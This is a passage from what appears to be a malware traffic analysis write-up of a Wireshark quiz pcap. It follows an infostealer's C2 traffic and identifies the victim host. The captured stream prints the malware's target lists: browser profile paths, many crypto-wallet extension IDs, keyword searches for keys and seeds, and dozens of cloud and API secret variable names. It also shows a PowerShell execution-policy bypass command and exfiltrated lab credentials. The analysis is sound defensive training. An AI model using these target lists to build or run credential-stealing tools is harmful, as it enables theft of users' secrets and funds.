URLhaus IOCs for 2023-08-01 - according to source ArcSight Threat Intelligence - 9 months ago
↳ Malware distribution site

Figure 12

Returning to the pcap, I continue following this TCP stream to find incoming C2 traffic to the victim from 194.26.135.119 on port 12432. I can reduce the scope of the conversation by selecting just incoming traffic to the victim from the C2.



Wireshark · Follow TCP Stream (tcp.stream eq 71) · 2023-07-Unit42-Wireshark-quiz.pcap

```
.......net.tcp://194.26.135.119:12432/.......b$http://tempuri.org/Contract/MSValue1.net.tcp://
194.26.135.119:12432/.MSValue1.http://tempuri.org/V...s...a.V.D
.....@
Authorization..ns1. c75a68098b33270de4b87af925fb5ffdD...f.=%.,B..b``M}GD,D*...D.......V.B.
.......a,http://tempuri.org/Contract/MSValue1Response.MSValue1Response.http://tempuri.org/.MSValue1ResultV...s...a.V.D
.....D...f.=%.,B..b``M}GD.......V.B.
.B.........$http://tempuri.org/Contract/MSValue2.MSValue2V...s...a.V.D
....      @
Authorization..ns1. c75a68098b33270de4b87af925fb5ffdD...NS+1..O.....p7.D,D*...D.......V.B.
......5..,http://tempuri.org/Contract/MSValue2Response.MSValue2Response.MSValue2Result.ApiLayer)http://www.w3.org/2001/
XMLSchema-instance.MSValue1        MSValue109http://schemas.microsoft.com/2003/10/Serialization/Arrays.string      MSValue11
MSValue12        MSValue13
MSObject17.MSValue2.MSValue3
MSObject16        MSValue14        MSValue15.MSValue4.MSValue5.MSValue6.MSValue7.MSValue8.MSValue9V...s...a.V.D
....     D...NS+1..O.....p7.D.......V.B.
.B
..b...i.E..E...c.F..:%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0F..<%userprofile%\Documents|
*.txt,*.doc*,*key*,*wallet*,*seed*|0.E...c.F..&%USERPROFILE%\AppData\Local\Battle.netF...%USERPROFILE%
\AppData\Local\Chromium\User DataF..3%USERPROFILE%\AppData\Local\Google\Chrome\User DataF..8%USERPROFILE%
\AppData\Local\Google(x86)\Chrome\User DataF..-%USERPROFILE%\AppData\Roaming\Opera Software\F..<%USERPROFILE%
\AppData\Local\MapleStudio\ChromePlus\User DataF..-%USERPROFILE%\AppData\Local\Iridium\User DataF..1%USERPROFILE%
\AppData\Local\7Star\7Star\User DataF..1%USERPROFILE%\AppData\Local\CentBrowser\User DataF..,%USERPROFILE%
\AppData\Local\Chedot\User DataF..-%USERPROFILE%\AppData\Local\Vivaldi\User DataF..,%USERPROFILE%\AppData\Local\Kometa\User
DataF..6%USERPROFILE%\AppData\Local\Elements Browser\User DataF..:%USERPROFILE%\AppData\Local\Epic Privacy Browser\User
DataF..4%USERPROFILE%\AppData\Local\uCozMedia\Uran\User DataF..O%USERPROFILE%\AppData\Local\Fenrir
Inc\Sleipnir5\setting\modules\ChromiumViewerF..:%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User DataF..3%USERPROFILE%
\AppData\Local\Coowon\Coowon\User DataF..,%USERPROFILE%\AppData\Local\liebao\User DataF...%USERPROFILE%\AppData\Local\QIP
Surf\User DataF..-%USERPROFILE%\AppData\Local\Orbitum\User DataF..3%USERPROFILE%\AppData\Local\Comodo\Dragon\User DataF..
0%USERPROFILE%\AppData\Local\Amigo\User\User DataF..+%USERPROFILE%\AppData\Local\Torch\User DataF..:%USERPROFILE%
\AppData\Local\Yandex\YandexBrowser\User DataF..,%USERPROFILE%\AppData\Local\Comodo\User DataF..8%USERPROFILE%
\AppData\Local\360Browser\Browser\User DataF...%USERPROFILE%\AppData\Local\Maxthon3\User DataF..-%USERPROFILE%
\AppData\Local\K-Melon\User DataF..5%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User DataF...%USERPROFILE%
\AppData\Local\Nichrome\User DataF..4%USERPROFILE%\AppData\Local\CocCoc\Browser\User DataF..*%USERPROFILE%
\AppData\Local\Uran\User DataF...%USERPROFILE%\AppData\Local\Chromodo\User DataF..2%USERPROFILE%
\AppData\Local\Mail.Ru\Atom\User DataF..A%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User DataF..4%USERPROFILE%
```

376 client pkts, 8 server pkts, 7 turns.


Entire conversation (549 kB)

Show data as ASCII

Stream 71

Find:

Figure 13




```
\AppData\Roaming\8pecxstudios\CyberfoxF..;%U
\AppData\Roaming\Moonchild Productions\Pale
```

376 client pkts, 8 server pkts, 7 turns.

Entire conversation (549 kB)
194.26.135.119:12432 → 10.7.10.47:49744 (7,179 bytes)
10.7.10.47:49744 → 194.26.135.119:12432 (542 kB)

Figure 14


This data shows the user profile being searched on both the Desktop and Documents folder for keywords *.txt, *.doc, *key*, *wallet*, *seed* to probe for cryptocurrency private keys.



```
..b...i.E..E...c.F..:%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0F..<%userprofile%\Documents|
*.txt,*.doc*,*key*,*wallet*,*seed*|0.E...c.F..&%USERPROFILE%\AppData\Local\Battle.netF...%USERPROFILE%
\AppData\Local\Chromium\User DataF..3%USERPROFILE%\AppData\Local\Google\Chrome\User DataF..8%USERPROFILE%
\AppData\Local\Google(x86)\Chrome\User DataF..-%USERPROFILE%\AppData\Roaming\Opera Software\F..<%USERPROFILE%
\AppData\Local\MapleStudio\ChromePlus\User DataF..-%USERPROFILE%\AppData\Local\Iridium\User DataF..1%USERPROFILE%
\AppData\Local\7Star\7Star\User DataF..1%USERPROFILE%\AppData\Local\CentBrowser\User DataF..,%USERPROFILE%
```

Figure 15

Scrolling down further is data showing that the malware searched for specific cryptocurrency wallets such as Metamask, BinanceChain and Phantom.




Wireshark · Follow TCP Stream (tcp.stream eq 71) · 2023-07-Unit42-Wireshark-quiz.pcap

```
%USERPROFILE%\AppData\Roaming\ThunderbirdF...%USERPROFILE%\AppData\Roaming\Comodo\IceDragonF..3%USERPROFILE%
\AppData\Roaming\8pecxstudios\CyberfoxF..;%USERPROFILE%\AppData\Roaming\NETGATE Technologies\BlackHawF..=%USERPROFILE%
\AppData\Roaming\Moonchild Productions\Pale Moon.E.E!E...ArmoryE#.     %appdata%E%E'E...ArmoryE#..*.walletE%....E!
E...AtomicE#.     %appdata%E%E'E...atomicE#..*E%....E!E...BinanceE#.    %appdata%E%E'E...BinanceE#..*app-store*E%....E!
E...CoinomiE#..
%localappdata%E%E'E...Coinomi\Coinomi\CacheE#..*E%..E'E...Coinomi\Coinomi\dbE#..*E%..E'E...Coinomi\Coinomi\walletsE#..*E%....E
!E...ElectrumE#.  %appdata%E%E'E...Electrum\walletsE#..*E%....E!E...EthereumE#.  %appdata%E%E'E...Ethereum\walletsE#..*E%....E!
E...ExodusE#.     %appdata%E%E'E...Exodus\exodus.walletE#..*E%..E'E...ExodusE#..*.jsonE%....E!E...GuardaE#.
%appdata%E%E'E...GuardaE#..*E%....E!E...JaxxE#.       %appdata%E%E'E...com.liberty.jaxxE#..*E%....E!E...MoneroE#..
%userprofile%\DocumentsE%E'E...Monero\walletsE#..*E%.....E)...ffnbelfdoeiohenkjibnmadjiehjhajb|YoroiWallet
ibnejdfjmmkpcnlpebklmnkoeoihofec|Tronlink
jbdaocneiiinmjbjlgalhcelgbejmnid|NiftyWallet
nkbihfbeogaeaoehlefnkodbefgpgknn|Metamask
afbcbjpbpfadlkmhmclhkeeodmamcflc|MathWallet
hnfanknocfeofbddgcijnmhnfnkdnaad|Coinbase
fhbohimaelbohpjbbldcngcnapndodjp|BinanceChain
odbfpeeihdkbihmopkbjmoonfanlbfcl|BraveWallet
hpglfhgfnhbgpjdenjgmdgoeiappafln|GuardaWallet
blnieiiffboillknjnepogjhkgnoapac|EqualWallet
cjelfplplebdjjenllpjcblmjkfcffne|JaxxxLiberty
fihkakfobkmkjojpchpfgcmhfjnmnfpi|BitAppWallet
kncchdigobghenbbaddojjnnaogfppfj|iWallet
amkmjjmmflddogmhpjloimipbofnfjih|Wombat
fhilaheimglignddkjgofkcbgekhenbh|AtomicWallet
nlbmnnijcnlegkjjpcfjclmcfggfefdm|MewCx
nanjmdknhkinifnkgdcggcfnhdaammmj|GuildWallet
nkddgncdjgjfcddamfgcmfnlhccnimig|SaturnWallet
fnjhmkhhmkbjkkabndcnnogagogbneec|RoninWallet
aiifbnbfobpmeekipheeijimdpnlpgpp|TerraStation
fnnegphlobjdpkhecapkijjdkgcjhkib|HarmonyWallet
aeachknmefphepccionboohckonoeemg|Coin98Wallet
cgeeodpfagjceefieflmdfphplkenlfk|TonCrystal
pdadjkfkgcafgbceimcpbkalnfnepbnk|KardiaChain
bfnaelmomeimhlpmgjnjophhpkkoljpa|Phantom
fhilaheimglignddkjgofkcbgekhenbh|Oxygen
mgffkfbidihjpoaomajlbgchddlicgpn|PaliWallet
aodkkagnadcbobfpggfnjeongemjbjca|BoltX
kpfopkelmapcoipemfendmdcghnegimn|LiqualityWallet
hmeobnfnfcmdkdcmlblgagmfpfboieaf|XdefiWallet
lpfcbjknijpeeillifnkikgncikgfhdo|NamiWallet
```

Figure 16


Additionally, the malware searched the victim’s AppData directory for various applications such as Brave Software, Google, Microsoft edge, NVIDIA, Steam and Mozilla to name a few.



```
..b...i.E..E...c.F..:%userprofile%\Desktop|*.txt,*.doc*,*key*,*wallet*,*seed*|0F..<%userprofile%\Documents|
*.txt,*.doc*,*key*,*wallet*,*seed*|0.E...c.F..&%USERPROFILE%\AppData\Local\Battle.netF...%USERPROFILE%
\AppData\Local\Chromium\User DataF..3%USERPROFILE%\AppData\Local\Google\Chrome\User DataF..8%USERPROFILE%
\AppData\Local\Google(x86)\Chrome\User DataF..-%USERPROFILE%\AppData\Roaming\Opera Software\F..<%USERPROFILE%
\AppData\Local\MapleStudio\ChromePlus\User DataF..-%USERPROFILE%\AppData\Local\Iridium\User DataF..1%USERPROFILE%
\AppData\Local\7Star\7Star\User DataF..1%USERPROFILE%\AppData\Local\CentBrowser\User DataF..,%USERPROFILE%
\AppData\Local\Chedot\User DataF..-%USERPROFILE%\AppData\Local\Vivaldi\User DataF..,%USERPROFILE%\AppData\Local\Kometa\User
DataF..6%USERPROFILE%\AppData\Local\Elements Browser\User DataF..:%USERPROFILE%\AppData\Local\Epic Privacy Browser\User
DataF..4%USERPROFILE%\AppData\Local\uCozMedia\Uran\User DataF..0%USERPROFILE%\AppData\Local\Fenrir
Inc\Sleipnir5\setting\modules\ChromiumViewerF..:%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User DataF..3%USERPROFILE%
\AppData\Local\Coowon\Coowon\User DataF..,%USERPROFILE%\AppData\Local\liebao\User DataF...%USERPROFILE%\AppData\Local\QIP
Surf\User DataF..-%USERPROFILE%\AppData\Local\Orbitum\User DataF..3%USERPROFILE%\AppData\Local\Comodo\Dragon\User DataF..
0%USERPROFILE%\AppData\Local\Amigo\User\User DataF..+%USERPROFILE%\AppData\Local\Torch\User DataF..:%USERPROFILE%
\AppData\Local\Yandex\YandexBrowser\User DataF..,%USERPROFILE%\AppData\Local\Comodo\User DataF..8%USERPROFILE%
\AppData\Local\360Browser\Browser\User DataF...%USERPROFILE%\AppData\Local\Maxthon3\User DataF..-%USERPROFILE%
\AppData\Local\K-Melon\User DataF..5%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User DataF...%USERPROFILE%
\AppData\Local\Nichrome\User DataF..4%USERPROFILE%\AppData\Local\CocCoc\Browser\User DataF..*%USERPROFILE%
\AppData\Local\Uran\User DataF...%USERPROFILE%\AppData\Local\Chromodo\User DataF..2%USERPROFILE%
\AppData\Local\Mail.Ru\Atom\User DataF..A%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User DataF..4%USERPROFILE%
\AppData\Local\Microsoft\Edge\User DataF..H%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce ExperienceF..!
%USERPROFILE%\AppData\Local\SteamF..7%USERPROFILE%\AppData\Local\CryptoTab Browser\User Data.E...c.F..-%USERPROFILE%
\AppData\Roaming\Mozilla\FirefoxF..&%USERPROFILE%\AppData\Roaming\WaterfoxF..&%USERPROFILE%\AppData\Roaming\K-MeleonF..)
%USERPROFILE%\AppData\Roaming\ThunderbirdF...%USERPROFILE%\AppData\Roaming\Comodo\IceDragonF..3%USERPROFILE%
\AppData\Roaming\8pecxstudios\CyberfoxF..;%USERPROFILE%\AppData\Roaming\NETGATE Technologies\BlackHawF..=%USERPROFILE%
\AppData\Roaming\Moonchild Productions\Pale Moon.E.E!E...ArmoryE#.     %appdata%E%E'E...ArmoryE#..*.walletE%....E!
```

Figure 17

Lastly, the malware also sought after private API keys and login data for Facebook, Amazon AWS, Azure, Docker, Okta, Slack, etc.



```
MaiarDeFiWallet.E+..c.F...AWS_ACCESS_KEY_IDF...AWS_SECRET_ACCESS_KEYF...AMAZON_AWS_ACCESS_KEY_IDF...AMAZON_AWS_SECRET_ACCESS_K
EYF...ALGOLIA_API_KEYF...AZURE_CLIENT_IDF...AZURE_CLIENT_SECRETF...AZURE_USERNAMEF...AZURE_PASSWORDF...MSI_ENDPOINTF..
MSI_SECRETF...binance_apiF...binance_secretF...BITTREX_API_KEYF...BITTREX_API_SECRETF...CF_PASSWORDF...CF_USERNAMEF...CODECLIM
ATE_REPO_TOKENF...COVERALLS_REPO_TOKENF...CIRCLE_TOKENF...DIGITALOCEAN_ACCESS_TOKENF...DOCKER_EMAILF...DOCKER_PASSWORDF...DOCK
ER_USERNAMEF...DOCKERHUB_PASSWORDF...FACEBOOK_APP_IDF...FACEBOOK_APP_SECRETF...FACEBOOK_ACCESS_TOKENF...FIREBASE_TOKENF..
FOSSA_API_KEYF...GH_TOKENF...GH_ENTERPRISE_TOKENF...CI_DEPLOY_PASSWORDF...CI_DEPLOY_USERF...GOOGLE_APPLICATION_CREDENTIALSF...
GOOGLE_API_KEYF...CI_DEPLOY_USERF...CI_DEPLOY_PASSWORDF...GITLAB_USER_LOGINF..
CI_JOB_JWTF..
CI_JOB_JWT_V2F...CI_JOB_TOKENF...HEROKU_API_KEYF...HEROKU_API_USERF...MAILGUN_API_KEYF...MCLI_PRIVATE_API_KEYF...MCLI_PUBLIC_A
PI_KEYF...NGROK_TOKENF...NGROK_AUTH_TOKENF...NPM_AUTH_TOKENF...OKTA_CLIENT_ORGURLF...OKTA_CLIENT_TOKENF...OKTA_OAUTH2_CLIENTSE
CRETF...OKTA_OAUTH2_CLIENTIDF...OKTA_AUTHN_GROUPIDF...OS_USERNAMEF...OS_PASSWORDF...PERCY_TOKENF...SAUCE_ACCESS_KEYF...SAUCE_U
SERNAMEF...SENTRY_AUTH_TOKENF...SLACK_TOKENF...square_access_tokenF...square_oauth_secretF...STRIPE_API_KEYF...STRIPE_DEVICE_N
AMEF...SURGE_TOKENF...SURGE_LOGINF...TWILIO_ACCOUNT_SIDF...CONSUMER_KEYF...CONSUMER_SECRETF...TRAVIS_SUDOF...TRAVIS_OS_NAMEF..
.TRAVIS_SECURE_ENV_VARSF...VAULT_TOKENF...VAULT_CLIENT_KEYF...TOKENF...VULTR_ACCESSF...VULTR_SECRET.E#.E%.E-.E/.E1.E3.E5.E7...
...v>,http://tempuri.org/Contract/MSValue3Response.MSValue3ResponseV...s...a.V.D
```

Figure 18

To view the outgoing traffic from the victim to the C2 server, I will then reverse the stream.




Entire conversation (549 kB)
194.26.135.119:12432 → 10.7.10.47:49744 (7,179 bytes)
10.7.10.47:49744 → 194.26.135.119:12432 (542 kB)

Figure 19


At the end of the packet are indicators of compromise. First, are a list of all the running processes on the victim Windows 10.



```
1......<...p8.....p8............?..._......IEND.B`...E...UNKNOWNE..E!.E...2E...rwaltersE#.#Windows 10 Pro for Workstations x64E%..English
(United States)E'..{Width=1440, Height=900}E)E...c+F-..Windows Defender.E..E..E..E..E..E!.E/E1E..
Tokens.txtE..3..E..E#.3..E%.3....E5..c+.E...c+F-..English (United States).E...c+.E#..c+F-.'ID: 576, Name: csrss.exe, CommandLine: F-.*ID:
664, Name: winlogon.exe, CommandLine: F-.-ID: 880, Name: fontdrvhost.exe, CommandLine: F-.&ID: 1016, Name: dwm.exe, CommandLine: F-.3ID:
3968, Name: sihost.exe, CommandLine: sihost.exeF-.kID: 3076, Name: svchost.exe, CommandLine: C:\Windows\system32\svchost.exe -k
UnistackSvcGroup -s CDPUserSvcF-.nID: 636, Name: svchost.exe, CommandLine: C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s
WpnUserService.F-.`ID: 4156, Name: taskhostw.exe, CommandLine: taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}F-.)ID: 4408, Name:
ctfmon.exe, CommandLine: F-.KID: 4576, Name: userinit.exe, CommandLine: C:\Windows\system32\userinit.exeF-.BID: 4624, Name: explorer.exe,
CommandLine: C:\Windows\Explorer.EXEF-.lID: 4848, Name: svchost.exe, CommandLine: C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
-s cbdhsvcF-..ID: 4784, Name: StartMenuExperienceHost.exe, CommandLine: "C:
\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe" -
ServerName:App.AppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca.F-.`ID: 4216, Name: RuntimeBroker.exe, CommandLine: C:
\Windows\System32\RuntimeBroker.exe -Embedding.F-..ID: 2864, Name: SearchApp.exe, CommandLine: "C:
\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe" -
ServerName:CortanaUI.AppX8z9r6jm96hw4bsbneegw0kyxx296wr9t.mca.F-.`ID: 5252, Name: RuntimeBroker.exe, CommandLine: C:
\Windows\System32\RuntimeBroker.exe -EmbeddingF-..ID: 5532, Name: backgroundTaskHost.exe, CommandLine: "C:
\Windows\system32\backgroundTaskHost.exe" -ServerName:MicrosoftEdge.AppXbnf56tvebb2bnpah2t4s0emv5ws4vxt1.mca.F-..ID: 5608, Name:
backgroundTaskHost.exe, CommandLine: "C:\Windows\system32\backgroundTaskHost.exe" -
ServerName:App.AppXfkd8mejksk4ancwf4vtyhmkvtzn1jcbs.mca.F-..ID: 4636, Name: PhoneExperienceHost.exe, CommandLine: "C:\Program
Files\WindowsApps\Microsoft.YourPhone_1.23052.121.0_x64__8wekyb3d8bbwe\PhoneExperienceHost.exe" -ComServer:Background -Embedding.F-.`ID:
2392, Name: RuntimeBroker.exe, CommandLine: C:\Windows\System32\RuntimeBroker.exe -EmbeddingF-.`ID: 5724, Name: RuntimeBroker.exe,
CommandLine: C:\Windows\System32\RuntimeBroker.exe -Embedding.F-.\ID: 5760, Name: smartscreen.exe, CommandLine: C:
\Windows\System32\smartscreen.exe -EmbeddingF-...ID: 3952, Name: powershell.exe, CommandLine: "C:
\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "-Command" "if((Get-ExecutionPolicy ) -ne 'AllSigned') { Set-ExecutionPolicy -
Scope Process Bypass }; & 'C:\Users\rwalters\Documents\mystery_file.ps1'".F-.QID: 5956, Name: conhost.exe, CommandLine: \??\C:
\Windows\system32\conhost.exe 0x4F-.hID: 6188, Name: SecurityHealthSystray.exe, CommandLine: "C:
```

Figure 20

Further down I find login credentials to the domain coolweathercoat.com that were extracted from Microsoft Edge browser as well as a single Word document "Top_secret_ducment.docx".




```
\Windows\System32\SecurityHealthSystray.exe" ..E%E7E...Total of RAME...32765.05 MB or 34357755952E...MSValue2.E7E..)Intel(R) Core(TM)
i5-10200H CPU @ 2.40GHzE..E...MSValue1.E7E..)Intel(R) Core(TM) i5-10200H CPU @ 2.40GHzE..E...MSValue1.E7E..)Intel(R) Core(TM) i5-10200H
CPU @ 2.40GHzE..E...MSValue1.E7E..)Intel(R) Core(TM) i5-10200H CPU @
2.40GHzE..E...MSValue1..E'E9E...Microsoft_[Edge]E...DefaultE.E;E...https://www.overcoats-r-us.com/
E...rwalters@coolweathercoat.comE...My_p@ssw0rd..E#.E%.E'...E).E=.E?E1E...Top_secret_ducment.docxE..3C:
\Users\rwalters\Documents\Top_secret_ducment.docxE....PK..........V................_rels/.rels..;..0.D.bmO6P ...AHi.p...8Q..l..=.
(.........y...(..Y....FV:5Y....7.h...E.....#...9.).#b.#..........)....9.M.+.=.O.....AS.pwA.r.j.."......u.....z.....I..
```

Figure 21

Lastly, for the report, the victim can further be identified by their MAC address, hostname and user account name. I already identified this is a Windows host, so I can try NBNS traffic to identify the hostname. NBNS (NetBios Name Service) is a

Microsoft TCP/IP protocol for networking on a LAN segment for file/printer sharing. Applying **nbns** as the search filter returns the following NBNS packets from the victim 10.7.10.47 to the LAN broadcast 10.7.10.255 and the hostname **DESKTOP-9PEA63H.** The ethernet details include the user's MAC address **80:86:5b:ab:1e:c4**.


2023-07-Unit42-Wireshark-quiz.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


nbns

No.	Time	Source	Destination	Length	CNameString	Protocol	Host	Info
19	2023-07-10 22:39:23.138160	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<00>
20	2023-07-10 22:39:23.138413	10.7.10.47	10.7.10.255	110		NBNS		Registration NB COOLWEATHERCOAT<00>
320	2023-07-10 22:39:23.757721	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<20>
352	2023-07-10 22:39:23.882346	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<00>
353	2023-07-10 22:39:23.882386	10.7.10.47	10.7.10.255	110		NBNS		Registration NB COOLWEATHERCOAT<00>
581	2023-07-10 22:39:24.507421	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<20>
582	2023-07-10 22:39:24.647979	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<00>
583	2023-07-10 22:39:24.648083	10.7.10.47	10.7.10.255	110		NBNS		Registration NB COOLWEATHERCOAT<00>
664	2023-07-10 22:39:25.284344	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<20>
665	2023-07-10 22:39:25.425986	10.7.10.47	10.7.10.255	110		NBNS		Registration NB COOLWEATHERCOAT<00>
666	2023-07-10 22:39:25.426088	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<00>
667	2023-07-10 22:39:26.049998	10.7.10.47	10.7.10.255	110		NBNS		Registration NB DESKTOP-9PEA63H<20>

```
› Frame 19: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
▾ Ethernet II, Src: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  › Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  › Source: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4)
    Type: IPv4 (0x0800)
› Internet Protocol Version 4, Src: 10.7.10.47, Dst: 10.7.10.255
› User Datagram Protocol, Src Port: 137, Dst Port: 137
▾ NetBIOS Name Service
    Transaction ID: 0xad1b
  › Flags: 0x2910, Opcode: Registration, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▾ DESKTOP-9PEA63H<00>: type NB, class IN
